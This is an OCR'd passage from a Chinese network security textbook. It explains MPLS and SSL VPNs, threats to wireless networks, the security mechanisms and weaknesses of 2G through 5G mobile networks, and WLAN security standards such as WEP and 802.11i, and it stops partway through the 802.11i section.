



**图 7-34　MPLS 标签**

MPLS VPN 是指采用 MPLS 技术在 IP 网络上构建企业的专网，实现跨地域、安全、高效而可靠的数据、语音和图像等多业务通信，为用户提供高质量的数据传输服务。MPLS VPN 的组成如图 7-35 所示。





**图 7-35　MPLS VPN 网络的组成**

其中，用户网络边缘路由器 CE(Custom Edge Router)直接与服务提供商网络相连，它"感知"不到 VPN 的存在。骨干网边缘路由器 PE(Provider Edge Router)与用户的 CE 直接相连，复制 VPN 业务接入，处理 VPN-IPv4 路由，是 MPLS 三层 VPN 的主要实现者。骨干网核心路由器负责快速转发数据，不与 CE 直接相连。

MPLS VPN 采用标签交换，一个标签对于一个用户数据流，便于隔离用户间的数据，最大限度的优化配置网络资源，提供高可用性和高可靠性。

**3. 传输层 VPN 协议**

为了保护 Web 通信协议 HTTP/S-HTTP，Netscape 公司开发了 SSL(Secure Socket Layer)协议。SSL 协议是基于会话的加密和认证的 Internet 协议，在两个实体(客户和服务器)之间提供了一个安全的通道。SSL 工作在传输层，与使用的应用层协议无关。

SSL 协议由 SSL 记录协议和 SSL 握手协议两部分组成。SSL 记录协议对数据进行加密、解密和认证。SSL 握手协议建立连接会话状态的密码参数。SSL 协议可以实现服




务器认证、客户认证(可选)、SSL 链路上数据的完整性和保密性。

SSL VPN 即指采用 SSL 协议来实现远程接入的 VPN 技术。目前 SSL 协议被广泛内置于各种浏览器中,使用 SSL 协议进行认证和数据加密的 SSL VPN 可免于安装客户端。

# 7.5　无线网络安全

## 7.5.1　无线网络安全概述

无线通信采用无线电传送数据,摆脱了长久以来对有线通信线路的依赖和束缚,彻底改变了人类进行信息交流的方式。但是由于无线通信网络传输媒体的开放性、无线终端的移动性、网络拓扑结构的动态性,以及无线终端计算能力和存储能力的局限性,使得无线网络比有线网络面临更多的安全威胁。

**1. 无线网络划分**

无线网络根据覆盖范围、传输速率和用途的不同,可以分为:无线广域网、无线城域网、无线局域网和无线个人网络。

(1) 无线广域网(Wireless wide area network,WWAN):主要指通过移动通信卫星进行的数据通信,覆盖范围最大。代表技术有 3G(3th Generation,第三代移动通信)、4G(4th Generation,第四代移动通信)等,数据传输速率一般在 3Mb/s 以上。

(2) 无线城域网(Wireless metropolitan area network,WAN):主要是指通过移动电话或车载装置进行的移动数据通信,可以覆盖城市中大部分的地区,代表技术是 IEEE 802.16 系列标准。

(3) 无线局域网(Wireless local area network,WLAN):一般用于区域间的无线通信,其覆盖范围较小。代表技术是 IEEE 802.11 系列标准。数据传输速率在 11～56Mb/s 之间,甚至更高。

(4) 无线个人网(Wireless personal area network,WPAN):无线传输距离一般在 10m 左右,典型技术是 IEEE 802.15 和蓝牙(Bluetooth)技术,数据传输速率在 10Mb/s 以上。

**2. 无线网络安全威胁**

无线网络扩展了用户的自由空间,网络结构方便、灵活,可以提供无线覆盖范围内的全功能漫游服务。但是这种自由也同时带来了新的挑战,而且由于无线通信设备在存储能力、计算能力和电源供电时间等方面的局限性,使得原来在有线环境下的许多安全方案和安全技术不能直接应用,例如计算量大的加解密算法等。因此,与有线网络相比,无线网络面临更加严重、更加复杂的安全威胁。

(1) 无线窃听。在无线网络中,所有网络通信内容,如移动用户的通话信息、身份信息、位置信息、数据信息以及移动站与移动站与网络控制中心之间的信令信息等,都是通过无线信道传送的。无线信道的开放特性,使得窃听更加容易,只需要适当的无线接收设备即可,而且很难被发现。虽然有线通信网络也可能会遭到搭线窃听,但是需要能接触到

被窃听的通信电缆,并进行一些专门的处理,很容易被发现。

(2) 假冒攻击。在无线网络中,移动站(包括移动用户和移动终端)要进行身份鉴别,必须通过无线信道向网络控制中心以及其他移动站传送其身份信息。如果这些信息被攻击者截获,他就可能利用这个身份信息假冒该合法用户的身份入网,访问网络资源或逃避付费,这就是身份假冒攻击。主动攻击者甚至可以假冒基站欺骗移动用户。

(3) 信息篡改。在移动通信网中,当主动攻击者比移动用户更接近基站时,主动攻击者所发射的信号要比移动用户的强很多倍,使得基站忽略移动用户发射的信号,转而接收主动攻击者的信号,主动攻击者就可以篡改移动用户的信息后再传给基站。

(4) 服务抵赖。交易双方中的一方在交易完成后否认其参与了此交易。例如,在无线通信网络中,用户需要付费来获取服务提供商提供的无线网络服务,该应用存在着两种服务后抵赖的威胁:用户使用了无线网络却拒绝付费;服务提供商明明收了服务费却拒绝提供网络服务。

(5) 重放攻击。攻击者企图利用一个旧的曾经有效的信息达到访问系统资源的目的。

(6) 其他安全威胁。无线通信网络与有线通信网络一样,也面临着病毒、拒绝服务攻击等威胁。

### 7.5.2 移动通信网络安全

移动通信网络经历了几个发展阶段:第一代移动通信系统采用模拟技术,已经基本被淘汰;第二代移动通信完成了模拟技术向数字技术的转变,但仍以语音通信为主,同时有少量的数据通信;第三代移动通信(3G)以媒体业务和宽带数据业务为主;第四代移动通信(4G)与第三代移动通信技术相比,除了通信速率大为提高外,还借助IP进行通话。

**1. 2G移动通信网络**

第二代移动通信网络(2G)主要采用数字的时分多址(time division multiple access,TDMA)和码分多址(code division multiple access,CDMA)技术提供数字化的语音业务及低速数据业务。代表性的2G系统是全球移动通信系统(global system for mobile communication,GSM),是欧洲电信标准协会制定的可国际漫游的泛欧数字蜂窝系统标准。

GSM系统是第一个引入安全机制的移动通信系统,提供的安全措施主要包括:

(1) 用户真实身份和位置信息的机密性保护。

(2) 防止未授权的非法用户接入的认证技术。

(3) 防止在空中接口非法用户窃听的加解密技术。

用户首先要在网络服务提供商处登记,服务商为该用户分配唯一的国际移动身份(International Mobile Subscriber Identity,IMSI)和一个根密钥,存入SIM卡交给用户。用户在发送认证请求时,通过临时识别符TMSI对用户身份进行保密,在VLR(Visitor Location Register)处存储TMSI和IMSI的对应关系。在用户开机或VLR数据丢失时,需要用户发送IMSI,平时只需发送TMSI,认证成功后更新TMSI。

GSM系统提供了认证机制和加密机制。用户入网时获得的SIM中包含IMSI和根

密钥 K，认证中心(Authentication Center，AUC)也存有用户的根密钥 K。基于 IMSI 和二者共享的根密钥 K，对用户持有的 MS(Mobile Station)进行认证，并建立加密密钥 KC，并将其传递给基站 BTS。此后从 MS 到基站之间的无线信道就可以用加密的方式传递信息，从而防止窃听。但是，GSM 系统的安全机制仍然存在一些安全缺陷：

(1) 单向认证。GSM 只有网络对用户的认证，而没有用户对网络的认证，因而会存在伪基站攻击。

(2) 根密钥无更新机制。用户 SIM 卡中存储的根密钥 K 无法进行更新，缺乏灵活性，不利于对根密钥的保护。

(3) 无完整性保护。GSM 中移动台和网络间的信令消息没有数据完整性保护，系统很难发现在传输过程中是否被篡改、删除或重放。

(4) 加密算法的安全性。GSM 系统中的加密算法是不公开的，不能得到客观的分析和评价，在实际中也受到了很多攻击。并且没有更多的算法可供选择，缺乏算法协商和加密密钥协商的过程。

(5) SIM 卡克隆。SIM 卡中存放了用户的重要秘密信息 IMSI 和根密钥 K，移动台第一次注册和漫游时，IMSI 以明文形式发送，因此易被攻击者窃取。同时，利用 GSM 单向认证缺陷，向移动台发送大量挑战，分析协议消息而破解根密钥 K，从而克隆 SIM 卡。

**2. 3G 移动通信网络**

3G 移动通信网络寻址方式是码分多址(CDMA)，在传输声音和数据的速度上有很大提升，能够在全球范围内更好的实现无线漫游，处理图像、音乐、视频流等多媒体形式，提供包括网页浏览、电话会议、电子商务等多种信息服务。2000 年 5 月，国际电信联盟确立了三个主流的 3G 通信无线接口标准，并且将这三个标准写入了 3G 技术指导性文件中，它们分别是美国倡导的 CDMA2000 标准、欧洲提出的 WCDMA 标准以及中国大唐电信公司主推的 TD-SCDMA 标准。

3GPP(3th generation partnership project)是国际上关于 3G 的标准化组织，其成员是各大移动通信公司，其中 SA3 工作组专门负责 3G 移动通信网络安全标准的制定。

3G 移动通信系统的安全体系是在 GSM 安全体系基础上建立起来的，改进了 GSM 系统中存在的缺陷，同时针对 3G 系统的新特性，增加了更加完善的安全机制和服务：

(1) 提供了增强的用户身份保密机制。增强的用户身份保密机制(Enhanced User Identity Confidentiality，EUIC)定义了用于实现用户身份加密和解密的算法和结点(UIDN)。IMSI 不再以明文传输，而是加密后传输，从而防止被窃听。

(2) 提供了双向认证。不但提供了基站对移动台的认证，也提供了移动台对基站的认证，可有效防止伪基站攻击。认证完成后双方计算出数据加密密钥 CK 和数据完整性密钥 IK，为下一步数据传输做准备。

(3) 提供了接入链路信令数据的完整性保护。当移动用户与网络之间的安全通信模式建立后，所有发送的消息都将被保护，包括接入链路数据的完整性保护和机密性保护。利用完整性算法 $f_9$ 输入完整性密钥 IK、序列号 COUNT、用于防止重放的随机数 FRESH、信令数据 MESSGE、消息发送方向位 DIRECTION，计算认证码 MAC，保证消息的完整性。

(4) 提供了密码算法的协商机制。3G 系统中预留了 15 种加密算法和 16 种完整性算法供选择,增加了灵活性,不同的运营商之间只要支持同一种加密算法/完整性算法,就可以实现跨网通信。

虽然 3G 系统的安全体系更加趋于完善,但仍存在一些问题需要解决。3G 系统难以实现用户数字签名。随着移动电子商务的广泛应用,需要系统提供非否认安全服务,该服务一般通过数字签名机制来实现。3G 系统中密钥产生机制和认证机制仍然存在一定的安全隐患。

**3. 4G 移动通信网络**

第四代移动通信系统(4G)以 OFDM 技术为核心技术,它是多载波传输的一种。4G 采用单一的全球范围的蜂窝核心网来取代 3G 中密密麻麻的蜂窝网络,采用全数字全 IP 技术,支持不同的接入方式,如 IEEE 802.11a、WCDMA、蓝牙等,不管是上行速度还是下行速度都有了显著提高。4G 移动通信系统的核心网是一个基于全 IP 的网络,即基于 IP 的承载机制、基于 IP 的网络维护管理、基于 IP 的网络资源控制、基于 IP 的应用服务。

同 3G 移动网络相比,4G 系统具有根本性的优点:可以实现不同的网络间的无缝互联。核心网独立于各种具体的无线接入方案,能提供端到端的 IP 业务,能同已有的核心网和 PSTN 兼容。核心网具有开放的结构,能允许各种空中接口接入核心网;同时核心网能把业务、控制、传输等分开。采用 IP 后,所采用的无线接入方式和协议与核心网络(CN)协议、链路层是分别独立的。IP 与多种无线接入协议相兼容,因此在设计核心网络时具有很大的灵活性,不需要考虑无线接入究竟采用何种方式和协议。

4G 采用长期演进(LTE)和高级长期演进(LTE-A)安全架构,但是目前的 LTE/LTE-A 仍然存在一些弱点。

(1) 3GPP LTE 基于全 IP 的平坦结构导致易受诸如注入、修改、窃听等攻击。

(2) 全 IP 网络为恶意攻击者提供了更直接的侵入基站的路径。由于移动管理组件(MME)管理着大量 eNBs(evolved Node B,演进型基站),因此与管理着少量 RNCs(Radio Network Controller,无线网络控制器)的 UTMS 3G 网络相比,LTE 网络基站更易受攻击。一旦攻击者侵入某个基站,便可利用 LTE 的全 IP 性质危害整个网络。

(3) LTE 系统结构在切换认证过程中可能会产生新的问题。

(4) LTE 采取的 EPS AKA 方案缺乏隐私保护机制,不能抵抗 DoS 攻击。

(5) LTE 切换过程缺乏后向安全、易受去同步攻击和重放攻击。

**4. 5G 移动通信网络**

为提升其业务支撑能力,5G 在无线传输技术和网络技术方面将有新的突破。在无线传输技术方面,将引入能进一步挖掘频谱效率提升潜力的技术,如先进的多址接入技术、多天线技术、编码调制技术、新的波形设计技术等;在无线网络方面,将采用更灵活、更智能的网络架构和组网技术,如采用控制与转发分离的软件定义无线网络的架构、统一的自组织网络 (SON)、异构超密集部署等。

5G 移动通信标志性的关键技术主要体现在超高效能的无线传输技术和高密度无线网络 (high density wireless network) 技术,其中基于大规模 MIMO 的无线传输技术将有可能使频谱效率和功率效率在 4G 的基础上再提升一个量级,该项技术走向实用化的主要瓶颈问题是高维度信道建模与估计以及复杂度控制。




体系结构变革将是新一代无线移动通信系统发展的主要方向。现有的扁平化SAE/LTE (system architecture evolution/long term evolution) 体系结构促进了移动通信系统与互联网的高度融合，高密度、智能化、可编程则代表了未来移动通信演进的进一步发展趋势，而内容分发网络 (CDN) 向核心网络的边缘部署，可有效减少网络访问路由的负荷，并显著改善移动互联网用户的业务体验。

(1) 超密集组网：未来网络将进一步使现有的小区结构微型化、分布化，并通过小区间的相互协作，化干扰信号为有用信号，最大程度地提高整个网络的系统容量。

(2) 智能化：未来网络将在已有 SON 技术的基础上，具备更为广泛的感知能力和更为强大的自优化能力，在异构环境下为用户提供最佳的服务体验。

(3) 可编程：未来网络将具备软件可定义 (SDN) 能力；基站与路由交换等基础设施具备可编程与灵活扩展能力，以统一融合的平台适应复杂的、不同规模的应用场景。

(4) 内容分发边缘化部署：移动终端访问的内容虽然呈海量化趋势，但大部分集中在一些大型门户网站，在未来 5G 网络中采用 CDN 技术将提高网络资源利用率。

### 7.5.3 无线局域网安全

无线局域网(WLAN)是指利用无线通信技术将计算机设备互联起来，构成可以互相通信和实现资源共享的网络体系。与有线网络相比，WLAN 具有一定的移动性、灵活性高、建网迅速、管理方便、网络造价低、扩展能力强等特点，因此比较适用于布线困难，或者需要在移动中联网和网间漫游的场合，在石油工业、医护管理、库存控制、会议展览、移动办公等多个领域具有广泛的应用。

随着 WLAN 的广泛应用，人们对其安全性的需求也越来越高。目前，针对 WLAN 安全性的标准主要有：

(1) IEEE 802.11 安全标准：使用有线等价保密(Wired Equivalent Privacy，WEP)协议来实现认证与数据加密，其理想目标是为 WLAN 提供与有线网络相同级别的安全保护。但是由于这些安全机制存在设计缺陷，并不能提供足够的安全保护。

(2) IEEE 802.11i 安全标准：针对 WEP 机制的安全缺陷，802.11i 工作组提出了一系列的改进措施，于 2004 年颁布。802.11i 标准采用 AES 算法代替 WEP 机制中的 RC4 算法，使用 802.1x 协议进行认证。

(3) WPA(Wi-Fi Protected Access)：Wi-Fi 联盟在 IEEE 802.11i 标准出台之前推出的自己的一套标准。WPA 标准的核心是 IEEE 802.1x 认证协议和临时密钥完整性协议 TKII。

(4) 中国无线局域网安全标准：我国于 2003 年颁布的无线局域网国家标准 GB15629.11，引入新的安全机制——无线局域网鉴别和保密基础结构(WLAN Authentication and Privacy Infrastructure，WAPI)。

**1. WLAN 架构**

WLAN 由无线网卡、无线接入点(Access Point，AP)、计算机和相关设备组成。IEEE 802.11 标准支持两种拓扑结构(图 7-36)：独立基本服务集(Independent Basic Service Set，IBSS)和扩展服务集(Extend Service Set，ESS)，均使用基本服务集(Basic

Service Set，BSS)作为基本组件。BSS 提供一个覆盖区域，使其中的站点保持充分的连接。





**图 7-36　IEEE 802.11 的基本服务集和扩展服务集**

IBSS 是一个独立的 BSS，没有中枢链路基础结构，又称为自组织无线局域网(Ad Hoc WLAN)。ESS 是由多个 AP、多个 BSS 通过分配系统 DS 联结形成的结构化网络。

**2. IEEE 802.11 安全机制**

在 IEEE 802.11 中考虑了无线局域网的接入安全问题，并提供了一些身份认证、数据加密与完整性验证等安全机制。

(1) 加密机制。WEP 是 IEEE 802.11 中保障数据传输安全的核心。WEP 采用的是 RC4 加密算法，同时引入初始向量 IV 和完整性校验值 ICV，以防止数据的篡改和传输错误。每一个客户端及 AP 中存储一个相同的 40 位长度的密钥，作为共享密钥来完成加解密。然而由于 WEP 中 RC4 算法在使用过程中存在弱密钥、IV 重用等问题，易遭受密码破解攻击，并且已经存在许多自动化的破解工具。

WEP 使用循环冗余校验码(CRC-32)来验证传输数据的正确性，然而 CRC 校验码并不能抵御数据篡改。

(2) 认证机制。IEEE 802.11 定义了两种认证方式：开放系统认证(Open System Authentication)和共享密钥认证(Shared Key Authentication)。

开放系统认证是 IEEE 802.11 的默认认证机制，整个认证过程以明文方式进行。整个过程只有两步：认证请求和响应，如图 7-37(a)所示。通过这种认证方式，AP 并不能认证 STA(Station，工作站)的合法身份，因此相当于是空认证。

共享密钥认证是可选的，认证过程如图 7-37(b)所示。STA 提出认证请求；AP 收到后随即产生一个挑战字符串发送给 STA；STA 利用共享密钥 K 通过 WEP 算法对挑战字符串进行加密，产生的密文作为对挑战的响应发送给 AP；AP 利用共享密钥 K 解密并验证挑战字符串是否一致，若一致则认证成功，否则认证失败。

IEEE 802.11 中的共享密钥认证机制是单向的，使得伪装 AP 的攻击很容易实现，并





**图 7-37　802.11 认证机制**

且存在会话劫持和中间人攻击的可能性。

**3. IEEE 802.11i 安全机制**

为了进一步加强无线网络的安全性，IEEE 802.11 工作组开发了新的安全标准 IEEE 802.11i，将安全解决方案升级为 WPA2，在身份认证、加密机制、数据包检查方面增强了安全性，并提升了无线网络的管理能力。

